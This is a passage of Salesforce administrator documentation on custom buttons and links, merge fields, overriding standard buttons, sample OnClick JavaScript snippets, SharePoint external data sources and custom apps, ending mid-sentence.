	• To insert an operator, choose the appropriate operator icon from the `Insert Operator` drop-down list.
	• To insert a function, double-click its name in the list, or select it and click **Insert Selected Function**. To filter the list of functions, choose a category from the `Functions` drop-down list. Select a function and click **Help on this function** to view a description and examples of formulas using that function.
	Tip: Internet standards require special encoding for URLs.Salesforce automatically encodes the text from any merge field you insert into a link. Encode any additional text in your link manually. For example, to generate the following URL:
	`http://www.google.com/search?q={!user.name} Steve Mark 50%`
	Use this content:
	`http://www.google.com/search?q={!user.name}+Steve+Mark+50%25`
	Salesforce automatically strips double quotes from URLs when the `Content Source` is URL. If you need to use double quotes, encode them manually. For example, to generate the URL `http://www.google.com/search?q="salesforce+foundation"`, use this content: `http://www.google.com/search?q=%22salesforce+foundation%22`.

`Link Encoding`	Encoding setting that defaults to Unicode (UTF-8). Change the default encoding setting if the target of a link requires data in a different format. This is available if your Content Source is URL.

Editing Window Open Properties

Available in: **All** Editions except **Database.com**
S-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit custom button or link properties:	"Customize Application"

Custom buttons and links can open in different types of windows. If you have selected a custom button or link to open in a popup window, set the window properties. If you leave the window properties blank, the custom button or link will use the default settings of the user's browser.

To edit the window open properties:

1. Select the custom button or link from Setup by clicking **Customize**, selecting the appropriate tab or users link, clicking **Buttons, Links, and Actions**, and selecting the button or link name. Custom buttons are not available on the user object.

   For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list.
2. Click **Window Open Properties**.
3. Edit the following properties:

Window Property	Description
`Width`	The width (in pixels) of the popup.
`Height`	The height (in pixels) of the popup.
`Window Position`	The location on the screen where the popup should open.
`Resizeable`	Allow users to resize the popup window.
`Show Address Bar`	Show the browser's address bar which contains the URL.
`Show Scrollbars`	Show browser scrollbars for the popup.
`Show Toolbars`	Show the browser toolbars. Toolbars normally contain navigation buttons like Back, Forward, and Print.
`Show Menu Bar`	Show the browser menus. The menus typically contain option like **File** and **Edit**.
`Show Status Bar`	Show the status bar at the bottom of the browser.

Note: Some properties may not be available depending on the behavior of the custom button or link. For example, if you chose `Execute JavaScript`, no window open properties are available.

Merge Fields for Custom Buttons and Links

Custom buttons and links are available in: **All** Editions except **Database.com**

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Syntax and Formatting

When you insert a merge field in a custom button or link, the syntax consists of an open curly brace and exclamation point, followed by the object name, a period, the field name and a closing curly brace.

```
{!Object_Name.Field_Name}
```

To ensure that you're using the correct syntax, select merge fields from the drop-down list in the editor for custom buttons and links.

Tips

- To insert activity merge fields, select **Event** or **Task** from the Select Field Type drop-down list.
- You can add links quickly to the sidebar by using the standard home page's Custom Links component.

Warning: The standard home page's Custom Links component doesn't support

◊ Merge fields
◊ Functions, such as `URLFOR`
◊ JavaScript execution
◊ Customizable window opening properties

Adding Default Custom Links

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To create or change custom links:	"Customize Application"

1. From Setup, click **Customize**, select the appropriate tab link, and choose **Buttons, Links, and Actions**.
2. Click **Default Custom Links**.
3. Next to a sample link you want to add, click **Add Now!**.
4. Change the default data for the link, as necessary.
5. Choose **Save**.
6. Edit the page layout for the appropriate tab to display the new link.

Defining Custom Buttons and Links

Custom Button Considerations

Custom buttons and links are available in: **All** Editions except **Database.com** Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change custom buttons or links:	"Customize Application"

- Custom buttons display at the top and bottom of the detail page to the right of all standard buttons.
- Custom buttons aren't distinguished from standard buttons in any graphical way. However, you can recognize them by their location on the right of all standard buttons.
- If the button bar gets too wide on the detail page layout, the browser displays a horizontal scroll bar. If the button bar gets too wide on the list view, search result, tagging result, or related list layouts, the buttons wrap.
- Custom buttons are available for activities under the individual setup links for tasks and events. To add a custom button to an activity list view or search layout, first create a custom list button in tasks or events. Next, add it to your activity list view or search result layouts. You can override a button that applies to both tasks and events.
- Custom buttons aren't available for Web-to-Lead, Web-to-Case, the Case Teams related list, or the user object.
- Person Account records use the custom buttons and links you have made for accounts.

- If your organization uses the Console tab, list buttons are available in `Mass Action`. List buttons won't display in the mini page layouts. Pages that display due to custom buttons and links display in the console without the header or sidebar.
- If you get an error message when overriding a button that appears in a list, try calling the s-control using the URLFOR function.
- When creating custom buttons, be aware of any validation rules your organization has for records on that object. For example, a custom list button that changes case status may conflict with a case validation rule. In this scenario, Salesforce displays the error message for the validation rule when users click the custom button.
- To replace a standard button with a custom button, first define the custom button, then customize the page layout to hide the standard button and display the custom one in its place
- Use formula functions in custom buttons with caution. Because functions run on the server before your HTML or JavaScript is passed to the browser, they can only evaluate information that exists at that time. Avoid using functions like IF to evaluate conditions that only exist when the code reaches the browser, such as the value of a JavaScript variable that is returned from your code.
- To prevent a user from performing a particular action, such as creating or editing, change the user's permissions rather than hiding the standard button. Hiding a standard button removes it from a page layout but the link is still available and users can navigate to the new or edit page manually.
- Use global variables to access special merge fields for components like custom buttons, links, and s-controls. For example, the `$Request` global variable allows you to access query parameters inside a snippet, s-control, or custom button.
- Don't select `Display Checkboxes (for Multi-Record Selection)` for list buttons that link to a URL that doesn't support post operations. Checkboxes display next to records in a list if you have selected `Display Checkboxes (for Multi-Record Selection)` for at least one list button in that list. However, selected records in this list are unaffected when clicking a custom list button that doesn't have this option selected.

Overriding Standard Buttons and Tab Home Pages

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions
Visualforce overrides also available in: **Contact Manager**, **Group**, and **Professional** Editions

User Permissions Needed	
To override standard buttons and tab home pages:	"Customize Application"
To reset button and tab home page overrides:	"Customize Application"

Salesforce lets you override the behavior of standard buttons on record detail pages. In addition, you can override the tab home page that displays when a user clicks a standard or custom object tab.

Important: Before you override a standard button, review the considerations for overriding standard buttons.

1. Navigate to the appropriate override page.
   - For standard objects, from Setup, click **Customize**, select the appropriate object or tab link, then click **Buttons, Links, and Actions**.
   - For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list.

   Click **Edit** next to the button or tab home page you want to override.

   Note: Since events and tasks don't have their own tabs, you can only override their standard buttons and links.

2. Pick the type of override you want associated with the action.
   - **No Override (use default)**—Use a custom override provided by an installed package. If there isn't one installed, the standard Salesforce behavior is used.
   - **Standard Salesforce Page**—This option is available only for subscribers who are overriding the actions on an installed custom object. If selected, the standard Salesforce behavior is used.
   - **Custom S-Control**—Use the behavior from an s-control.

     Important: S-controls have been superseded by Visualforce pages. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

   - **Visualforce Page**—Use the behavior from a Visualforce page.
3. Select the name of the s-control or Visualforce page you want to run when users click the button or tab.

   When overriding buttons with a Visualforce page, only Visualforce pages that use the standard controller for the object on which the button appears can be selected. For example, if you want to use a page to override the **Edit** button on accounts, the page markup must include the `standardController="Account"` attribute on the `<apex:page>` tag:

```
<apex:page standardController="Account">

    ... page content here ...

</apex:page>
```

   When overriding tabs with a Visualforce page, only Visualforce pages that use the standard list controller for that tab, pages with a custom controller, or pages with no controller can be selected.

   When overriding lists with a Visualforce page, only Visualforce pages that use a standard list controller can be selected.

   When overriding the **New** button with a Visualforce page, you also have the option to skip the record type selection page. If selected, any new records you create won't be forwarded to the record type selection page, since it assumes that your Visualforce page is already handling record types.
4. Optionally, enter any comments to note the reason for making this change.
5. Click **Save**.

   Button overrides are global throughout Salesforce because overrides control the action behind the button. For example, if you override the **New** button on opportunities, your replacement action takes effect wherever that action is available.

- The Opportunities home page.
- Any opportunities related lists on other objects such as accounts.
- The Create New drop-down list in the sidebar.
- Any browser bookmarks for this Salesforce page.

Removing Overrides for Standard Buttons and Tab Home Pages

Considerations for Overriding Standard Buttons

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions
Visualforce overrides also available in: **Contact Manager**, **Group**, and **Professional** Editions

User Permissions Needed	
To override standard buttons:	"Customize Application"

Before you override a standard button, review the following considerations:

- You can override a standard button with a Visualforce page.
- If you override a standard button in Salesforce, that button is still available in Connect Offline or Salesforce Classic, but it retains its original behavior.
- You cannot add button overrides to a Force.com AppExchange package.
- Only some standard buttons can be overridden. For example, you cannot override the **Save** or **Sharing** buttons, but you can override **New**, **View**, **Edit**, and **Delete** buttons.
- The **View** standard button refers to all of the links in Salesforce that display the detail page for a record. Overriding the **View** standard button reroutes all of these links.
- If a button is not available for overrides, you can still hide it on the page layout.
- Button overrides affect everywhere that action or behavior is available. For example, overriding the **New** button on an account also overrides the account option in the Create New drop-down list in the sidebar.
- You can override buttons on the detail page but not the edit page of a record.
- Buttons on lookup dialogs and tabs cannot be changed. However, you can change the buttons on list view and search result layouts under search layouts.
- Buttons on reports cannot be changed.
- Some standard buttons can be overridden, but none can be relocated on the detail page or relabeled.
- If your organization uses person accounts, your person account records use any standard button overrides you have made for accounts. Your person account records also use any overrides for the **View Self-Service** and **Enable Self-Service** buttons you have made for contacts.
- If your organization uses the Console tab, overrides for the **Edit** and **View** buttons for an object do not affect the **Edit** and **View** buttons in the mini page layouts. Pages that display due to overrides display in the console without the header or sidebar.

- To replace a standard button with a custom button, first define the custom button, then customize the page layout to hide the standard button and display the custom one in its place

Overriding Standard Buttons and Tab Home Pages

Removing Overrides for Standard Buttons and Tab Home Pages

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Visualforce overrides also available in: **Contact Manager**, **Group**, and **Professional** Editions

User Permissions Needed	
To override standard buttons and tab home pages:	"Customize Application"
To reset button and tab home page overrides:	"Customize Application"

1. Navigate to the appropriate override page.
   - For standard objects, from Setup, click **Customize**, select the appropriate object or tab link, then click **Buttons, Links, and Actions**.
   - For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list.
2. Click **Edit** next to the override.
3. Select **No Override (default behavior)**.
4. Click **OK**.

Viewing References to Salesforce Components

Custom buttons and links are available in: **All** Editions

Visualforce pages and custom components available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change custom buttons or links:	"Customize Application"
To create, edit, and delete Visualforce pages and custom components:	"Customize Application"
To clone, edit, or delete static resources:	"Customize Application"

You can view a list of all the areas in Salesforce that reference a component. For example, view the custom links, custom buttons, or page layouts that reference another component, such as a Visualforce page or static resource. To do this, click **Where is this used?** from the detail page of the component. Salesforce lists the type of component that references the component and the label for that component. Click any item in the list to view it directly.

Getting Record IDs

User Permissions Needed	
To create or change custom buttons or links:	"Customize Application"

Custom buttons and links are available in: **All** Editions except **Database.com**

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

This example creates a button that opens a popup window listing record IDs for user selected records. This is useful when testing to ensure you have the correct record IDs before processing them further.

1. Define a button with the following attributes.
   - `Display Type` List Button

     Note: Select **Display Checkboxes (for Multi-Record Selection)** so users can select multiple records in the list before clicking the button.

   - `Behavior` Execute JavaScript
   - `Content Source` OnClick JavaScript
   - Use the following sample code.

     ```
     idArray = {!GETRECORDIDS($ObjectType.Contact)};
     alert("The Ids you have selected are: "+idArray);
     ```

     Note: This example is for contacts. Change the object type for a different type of record.

2. Add the button to the appropriate related list on a page layout or list view layout.

Useful Custom Buttons and Links

Mass Delete

User Permissions Needed	
To create or change custom buttons or links:	"Customize Application"

Custom buttons and links are available in: **All** Editions except **Database.com**

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

This example creates a button that can be added to activity related lists and list views, and allows users to delete selected records at the same time.

1. Define a button for events with the following attributes.
   - `Display Type` List Button

     Note: Select **Display Checkboxes (for Multi-Record Selection)** so users can select multiple records in the list before clicking the button.

   - `Behavior` Execute JavaScript
   - `Content Source` OnClick JavaScript
   - Use the following sample code.

```
{!REQUIRESCRIPT("/soap/ajax/9.0/connection.js")}

var records = {!GETRECORDIDS( $ObjectType.Event )};
var taskRecords = {!GETRECORDIDS( $ObjectType.Task)};
records = records.concat(taskRecords);

if (records[0] == null) {
alert("Please select at least one record.") }
else {

var errors = [];
var result = sforce.connection.deleteIds(records);
if (result && result.length){
var numFailed = 0;
var numSucceeded = 0;
for (var i = 0; i < result.length; i++){
var res = result[i];
if (res && res.success == 'true'){
numSucceeded++;
} else {
var es = res.getArray("errors");
if (es.length > 0) {
errors.push(es[0].message);
}
numFailed++;
}
}
if (numFailed > 0){
```

```
alert("Failed: " + numFailed + "\nSucceeded: " + numSucceeded + " \n Due to: " +
errors.join("\n"));
} else {
alert("Number of records deleted: " + numSucceeded);
}
}
window.location.reload();
}
```

2. Add the button to your activity list views.
3. Add the button to any page layout that contains an activity related list. The button deletes any selected task or event in the list.

You can install custom buttons from the Mass Delete app at http://sites.force.com/appexchange.

Useful Custom Buttons and Links

Passing Record IDs to an External System

User Permissions Needed	
To create or change custom buttons or links:	"Customize Application"

Custom buttons and links are available in: **All** Editions except **Database.com**

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

You can use Salesforce record IDs as unique identifiers for integrating with an external system. This example creates a button that calls a Visualforce page to determine the record IDs of selected records and passes them in a URL query parameter to an external Web page called "`www.yourwebsitehere.com`."

1. Create a Visualforce page that uses the GETRECORDIDS function to retrieve a list of selected records:

```
<script type="text/javascript">

idArray = {!GETRECORDIDS($ObjectType.Account)};

window.location.href="http://www.yourwebsitehere.com?array="+idArray;

</script>
```

Note: Replace `www.yourwebsitehere.com` with your own URL.

2. Define a button for accounts with the following attributes.

- `Display Type` List Button

  Note: Select **Display Checkboxes (for Multi-Record Selection)** so users can select multiple records in the list before clicking the button.

- `Behavior` Display in existing window with sidebar
- `Content Source` Visualforce Page
- Select the Visualforce page you created in the first step.

3. Add the button to the appropriate page layout or list view layout.

Useful Custom Buttons and Links

Reopening Cases

User Permissions Needed	
To create or change custom buttons or links:	“Customize Application”

Custom buttons and links are available in: **All** Editions except **Database.com**

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

This example creates a button that can be added to cases related lists so users can reopen several cases on an opportunity at once.

1. Define a button for cases with the following attributes.

- `Display Type` List Button

  Note: Select **Display Checkboxes (for Multi-Record Selection)** so users can select multiple records in the list before clicking the button.

- `Behavior` Execute JavaScript
- `Content Source` OnClick JavaScript
- Use the following sample code.

```
{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records =
                    {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if
(records[0] == null) { alert("Please select at least one row") } else {
                    for (var n=0; n<records.length; n++) { var c = new
sforce.SObject("Case"); c.id = records[n]; c.Status = "New";
                   newRecords.push(c); } result = sforce.connection.update(newRecords);
 window.location.reload(); }
```

Note: This example references the AJAX Toolkit, which is available if API access is enabled. See https://wiki.developerforce.com/page/Integration.

2. Add the button to your opportunity page layouts by editing the Cases related list.

   Tip: Use this button on any page layout that contains the cases related list, such as account or contact page layouts.

Note: Notice the check for `records[0] == null`, which displays a message to users when they don't select at least one record in the list.

International Maps

User Permissions Needed	
To create or change custom buttons or links:	"Customize Application"

Custom buttons and links are available in: **All** Editions except **Database.com** Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

This example creates a link that displays a country-specific Google map.

1. Define a link for accounts with the following attributes.
   - `Display Type` Detail Page Link
   - `Behavior` Display in new window
   - `Content Source` URL
   - Use the following sample code.

```
{!
IF(Sample.BillingCountry = "US",
"http://maps.google.com/maps?q="&Sample.BillingStreet&
"+"&Sample.BillingCity&"+"&Sample.BillingState&"+"&Sample.BillingCountry,
(IF(Sample.BillingCountry = "UK",
"http://maps.google.co.uk/maps?q="&Sample.BillingStreet
&"+"&Sample.BillingCity&"+"&Sample.BillingCountry,
"http://maps.google.com")))
}
```

2. Add the link to your account page layout.

EXTERNAL DATA INTEGRATION

Integrating with SharePoint — Beta

Set up administrative options to access SharePoint data from Salesforce.

Available in: **Enterprise**, **Unlimited**, **Developer** Editions

Note: Sunlight Search, which lets you access SharePoint data in Salesforce via external objects, is currently available as a beta feature. You can provide feedback and suggestions for Sunlight Search on the IdeaExchange. For information on enabling this feature for your organization, contact salesforce.com.

Use external data sources together with external objects to search SharePoint 2007, SharePoint 2010, and SharePoint Online data in Salesforce. (To include external data in searches, Chatter must be enabled for your organization.)

To ensure smooth data transfer, configure SharePoint and Salesforce as follows.

1. In SharePoint, edit scope properties and rules to ensure that they include the data you want to access in Salesforce:
   - In SharePoint 2007 or 2010, navigate to **Central Administration** > **Application Management**, and click **Manage Service Applications**. In the list of applications, click **Search Service Application**. Then, in the left column, click **Scopes**.
   - In SharePoint Online, navigate to **Site Actions** > **Site Settings**. Under **Site Collection Administration**, click **Search Scopes**.

   Tip: Scope names map to the **Table Name** field in the external data source definition in Salesforce. If you're working with SharePoint Online P1 or P2, you must manually add a comma-delimited list of desired scopes to the **Default External Repository** field in the external data source definition.

2. For most SharePoint 2007 or 2010 metadata properties, you can filter or sort corresponding fields of external objects in Salesforce. To adjust this behavior, do the following:
   - If you cannot filter or sort in Salesforce, in the left column of SharePoint, click **Metadata Properties**, then click the property name, and select **Reduce Storage Requirements for Text Properties by Using a Hash for Comparison**.
   - If filtering or sorting is disabled for a SharePoint property by design, select **Filtering Disabled** and **Sorting Disabled** in the corresponding Custom Field Definition in Salesforce. Otherwise, errors may occur.

   SharePoint Online offers more limited integration. When you validate and sync the external data source, Salesforce accesses a default set of metadata properties, but the corresponding fields in external objects are not filterable or sortable.

Important: If SharePoint returns multiple values for a field, that field is blank in Salesforce. To hide these fields, delete them from the external object definition.

Storing External Authentication Settings — Beta

Defining External Data Sources — Beta

Available in: **Enterprise**, **Unlimited**, **Developer** Editions

User Permissions Needed	
To create and edit external data sources:	"Customize Application"

Note: Sunlight Search, which lets you access SharePoint data in Salesforce via external objects, is currently available as a beta feature. You can provide feedback and suggestions for Sunlight Search on the IdeaExchange. For information on enabling this feature for your organization, contact salesforce.com.

Create external data sources to manage connection details for integration with data sources outside Salesforce, such as SharePoint® or SharePoint® Online. External data source definitions enable access to data outside Salesforce via Sunlight Search.

1. From Setup, click **Develop** > **External Data Sources**.
2. Click **New External Data Source**, or click **Edit** to modify an existing external data source.
3. Enter the following:

   Note: The extent to which you can customize data visibility for integration varies by data source. Consult the documentation for the data source to determine the optimal settings for integration with Salesforce.

Field	Description
`Label`	A user-friendly name for the data source displayed in the Salesforce user interface, such as in list views. Examples include Acme Team Marketing Site, or Acme SharePoint.
`Name`	A unique identifier used to refer to this external data source definition through the API. The **Name** field can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

<table>
<tr><th>Field</th><th>Description</th></tr>
<tr><td><code>Type</code></td><td>The type of data source you want to connect to.

For Sunlight Search, select either SharePoint or SharePoint Online.</td></tr>
<tr><td><code>Server URL</code></td><td>The server root URL of the data source. You must escape any special characters in your URL.

Examples include

• <code>https://sharepoint.acme.com/sitecollections/marketing</code>
• <code>http://extranet.acme.com/Sharepoint/sites/sandbox</code>
• <code>https://docs.google.com/a/acme.com</code>
• <code>https://www.box.com/files#/files/0/f/0/All_Files</code>

Some versions of SharePoint Online require an https endpoint while others require http. For a fully secure connection, try https first. If errors occur, try http, which secures only authentication.</td></tr>
<tr><td><code>Identity Type</code></td><td>The identity type used to authenticate to the data source outside Salesforce.
• Anonymous: Select when you don’t want to use any credentials to authenticate Salesforce to the external server.
• Per User: Select when you want to use separate credentials for each user accessing the data source from Salesforce. You must specify administrator credentials in the external data source definition. This user should be able to see all the metadata that you would like to sync over to Salesforce. These credentials are not used when performing searches or queries.
• Named Principal: Select when you want to use the same set of credentials when any user accesses external data from Salesforce.</td></tr>
<tr><td><code>Authentication Protocol</code></td><td>The protocol required to access the data source outside Salesforce. For SharePoint, select Basic Authentication.</td></tr>
<tr><td><code>Certificate</code></td><td>Available only for SharePoint 2010 and 2007. If a security certificate is required, click the Certificate Lookup icon to search across active certificates created in Salesforce.</td></tr>
<tr><td><code>Username</code></td><td>The username to be used by Salesforce to access the external source. Ensure that the credentials you use have adequate privileges to be able to access the data source, perform searches, and return information. Depending on how you set up access, you may need to provide the administrator username.</td></tr>
</table>

Field	Description
`Password`	The password to be used by Salesforce to access the external source. Ensure that the credentials you use have adequate privileges to be able to access the data source, perform searches, and return information about the external data. Depending on how you set up access, you may need to provide the administrator password.

4. Click **Save**.
5. To enable access to external data through Sunlight Search, click **Validate and Sync**. This validates the connection and retrieves information about the tables in the data source. Select the tables you want to enable search access for in Salesforce and click **Sync**.

   Tip: Clicking **Sync** automatically creates an external object for each selected table, mapping fields in Salesforce to each table column.

   When using the validate and sync method, bear in mind that:

   - Syncing does not store any data in Salesforce; it only defines mappings to external tables or repositories that contain the data. These mappings let Salesforce access and search the external data. Any modifications to the data must be made outside Salesforce.
   - If you re-sync a data source (for example, to map to a newly-created field), any field labels you've customized for related external objects in Salesforce revert to default settings.
   - SharePoint Online supports automatic syncing but allows only a fixed set of field-to-column mappings in each external object definition. To extend search capabilities beyond these fixed field mappings for each object, you must edit the external object definition and manually add custom fields that map to additional columns in the external table.

   Note: When you validate and sync a data source using Per User authentication, users can manage their external authentication settings in Salesforce.

Integrating with SharePoint — Beta

Managing External Data Sources — Beta

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create and edit external data sources:	"Customize Application"

Note: Sunlight Search, which lets you access SharePoint data in Salesforce via external objects, is currently available as a beta feature. You can provide feedback and suggestions for Sunlight Search on the IdeaExchange. For information on enabling this feature for your organization, contact salesforce.com.

Define external data sources to manage connections with data sources outside Salesforce, such as SharePoint®. An external data source definition contains connection and authentication information to access external data. Once an external data source is set up, its visible content is mapped to external object definitions to enable searching for SharePoint data in Salesforce.

To create new external data source definitions or edit, modify, and delete them, from Setup, click **Develop** > **External Data Sources**.

- Click **New External Data Source** to define a new external data source.
- Click **Edit** to modify an existing external data source.
- Click **Del** to delete an existing external data source.
- Click the data source name in the Name or Label column to view or modify details about the data source.

Storing External Authentication Settings — Beta
Integrating with SharePoint — Beta

Defining External Objects — Beta

Available in: **Enterprise**, **Unlimited**, **Developer** Editions

User Permissions Needed	
To create and edit external objects:	"Customize Application"

Note: Sunlight Search, which lets you access SharePoint data in Salesforce via external objects, is currently available as a beta feature. You can provide feedback and suggestions for Sunlight Search on the IdeaExchange. For information on enabling this feature for your organization, contact salesforce.com.

External objects are similar to custom objects, except they map to data located outside Salesforce. Each external object relies on an external data source definition to connect with the data outside Salesforce. Each external object definition maps to a table that contains the data, and the object fields map to accessible table columns. The data in the external table can be searched and referenced in Salesforce, via custom tabs and Sunlight Search.

Note: If the data source allows for it, perform a sync on the external data source definition to automatically set up external object definitions. If the source doesn't allow you to perform a sync, you must manually define an external object to represent each table along with field mappings for the table's columns.

To create or modify an external object:

1. From Setup, click **Develop** > **External Objects**.
2. Click **New External Object**, or click **Edit** to modify an existing external object.
3. Enter the following:

Field	Description
`Label`	A name used to refer to the external object in any user interface pages.
`Plural Label`	The plural name of the external object. If you create a tab for this object, this name is used for the tab.
`Starts with vowel sound`	If it is appropriate for your organization's default language, select to precede your label with "an" instead of "a" for any automated messages.
`Object Name`	A unique identifier used to refer to this external object definition when using the API. The Object Name field can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	An optional description of the external object. A meaningful description will help you remember the differences between your external objects when you are viewing them in a list.
`Context-Sensitive Help Setting`	Defines what displays when users click the **Help for this Page** context sensitive help link from the external object record home (overview), edit, and detail pages, as well as list views and related lists. Choose **Open the standard Salesforce Help & Training window** if you want to display the basic Salesforce help available for any external object record. Choose `Open a window using a Visualforce page` to display the Visualforce page you select as the context-sensitive help link from any external object record page. **Note:** The **Help & Training** link at the top of any page is not affected by this setting. It always opens the Salesforce Help & Training window.

Field	Description
`External Data Source`	The external data source definition that contains the connection details you want to use for this external object.
`Table Name`	Table in the data source outside Salesforce that this object should map to. **Important:** For SharePoint, the table name must match the related scope name.
`Repository Name`	Depending on the type of application Salesforce connects to, an optional name of the repository in the source. Not applicable to all data source types.
`Deployment Status`	Indicates whether the external object is visible to other users.
`Launch New Custom Tab Wizard after saving this custom object`	Starts the custom tab wizard (include link) after you save the external object.

4. Click **Save**.
5. On the external object detail page, you view and modify various characteristics of the external object including custom fields and relationships, page layouts, field sets, search layouts, and standard and custom buttons and links.
   - To create new field mappings or add additional fields to an external object, click **New** on the Custom Fields & Relationships related list.
   - Click `New` on any related list to directly add an item.
   - Click **Edit** next to any related list item to modify it.
   - Where available, click **Del** next to any related list item to delete it.
   - Click **Page Layout Assignments** to assign different page layouts by user profile.

Defining External Data Sources — Beta

Managing External Objects — Beta

Include data from sources outside Salesforce by creating external data sources

Available in: **Enterprise**, **Unlimited**, **Developer** Editions

User Permissions Needed	
To create and edit external objects:	"Customize Application"

Note: Sunlight Search, which lets you access SharePoint data in Salesforce via external objects, is currently available as a beta feature. You can provide feedback and suggestions for Sunlight Search on the IdeaExchange. For information on enabling this feature for your organization, contact salesforce.com.

Track and represent data from sources outside Salesforce by creating external objects. Each external object maps to a table in a data source outside Salesforce, such as SharePoint®, and allows you to set up access to its data from search and custom tabs in Salesforce. Each external object relies on the connection details stored in an external data source definition.

From Setup, click **Develop** > **External Objects** to display the External Objects list page, which shows the list of external objects defined for your organization. From the list page:

- Click **New External Object** to manually define a new external object.

  Tip: If your data source supports it, we recommend that you use the external data source to automatically create external object definitions by syncing.

- Click **Edit** to modify an existing external object.
- Click **Del** to delete an existing external object.
- Click the object name in the Label column to view or modify details about the external object.
- Click a source name in the External Data Source column to view or modify any details.

  Note: For SharePoint, when modifying object details, External Column Name must match the related Managed Property Name. Other details such as field labels can be customized for Salesforce.

Storing External Authentication Settings — Beta

Store user names, passwords, and protocols for external data sources.

Available in: **Enterprise**, **Unlimited**, **Developer** Editions

User Permissions Needed	
To edit external authentication settings for other users:	"Manage Users"

Note: Sunlight Search, which lets you access SharePoint data in Salesforce via external objects, is currently available as a beta feature. You can provide feedback and suggestions for Sunlight Search on the IdeaExchange. For information on enabling this feature for your organization, contact salesforce.com.

External authentication settings let you store user names and passwords for external data sources such as SharePoint, along with the required protocol. Unlike external data source definitions, which store only administrator credentials, these authentication settings store credentials for any user who will access the external data from Salesforce.

1. Ensure that your Salesforce administrator has validated and synced an external data source that uses Per User authentication.
2. From Setup, click **My Connected Data** > **My External Authentication Settings**.
3. Click **New** or **Edit** to create or revise settings. Then set the following options:

Field	Description
`External Data Source ID`	An entry corresponding to the Name field in the external data source definition.
`User`	The user's full name.
`Authentication Protocol`	The protocol required by the external data source. For SharePoint, select **Basic Authentication**.
`Username` and `Password`	The credentials required by the external data source.

Integrating with SharePoint — Beta

Enabling User Access to External Data Sources — Beta

Set access to external data sources, such as SharePoint, using permission sets and user profiles.

Available in: **Enterprise**, **Unlimited**, **Developer** Editions

User Permissions Needed	
To edit permission sets and user profiles:	"Manage Users"

Note: Sunlight Search, which lets you access SharePoint data in Salesforce via external objects, is currently available as a beta feature. You can provide feedback and suggestions for Sunlight Search on the IdeaExchange. For information on enabling this feature for your organization, contact salesforce.com.

If an external data source uses Per User authentication, you can grant access to users through permission sets and profiles.

1. From Setup, click **Manage Users** > **Permission Sets** or **Profiles**.
2. Click the name of the permission set or profile you want to modify.
3. Do one of the following:
   - For a permission set, click **External Data Source Access** in the Apps section. Then click **Edit**.
   - For a profile, click **Edit** in the Enable External Data Source Access section.
4. Add the data sources you want to enable, or remove those you want disable, and click **Save**.

CREATING APPS

What is an App?

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view apps:	“View Setup and Configuration”
To manage apps:	“Customize Application”

An “app” is a group of tabs that works as a unit to provide application functionality. Salesforce provides standard apps such as Sales and Call Center. You can customize the standard apps to match the way you work.

You can also build your own on-demand apps by grouping standard and custom tabs into new custom apps. A custom app consists of a label, a description, and an ordered list of tabs. You can also set custom logos for your custom apps. With custom apps, you can extend the kinds of information that you manage and share online beyond CRM. Custom apps are part of the Force.com platform that allows you to create and share custom applications with other Salesforce users.

Your available custom apps are listed in the Force.com app menu, which is a drop-down list that displays at the top of every Salesforce page. When you choose an app from the Force.com app menu, your screen changes to reflect the contents of that app. For example, if you switch from an app that contains the Opportunities tab to another app that does not, the Opportunities tab disappears, and the **Opportunity** option no longer appears in the Create New drop-down list in the sidebar. In addition, the app might display a different initial or *default landing* tab when selected.

Apps are associated with profiles. Profiles control which tabs you can see or hide, as well as which apps are available to you. You can personalize the tabs in your apps as much as your profile allows.

Note:

- Service Cloud console apps are custom apps.
- For Salesforce Platform and Salesforce Platform One license users, the Platform standard app is the only app listed in the Force.com app menu. For details about specifying a unique label for the Platform standard app, see Creating Custom Apps on page 3525.

Managing Apps

Managing Apps

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view apps:	"View Setup and Configuration"
To manage apps:	"Customize Application"

You can customize the standard, custom, and Connected Apps in your organization. From Setup, click **Create** > **Apps** to display a list of your organization's apps.

For standard and custom apps, you can do the following:

- To view details for an app, click the app name. This displays the properties of the app, such as which tabs are part of the app, including any tabs that are not yet deployed. Click on custom tabs in the Included Tabs list to view details.
- To change the properties of an app, click **Edit**.
- To remove a custom app, click **Del**. Standard apps cannot be deleted.
- To create an app, do one of the following:
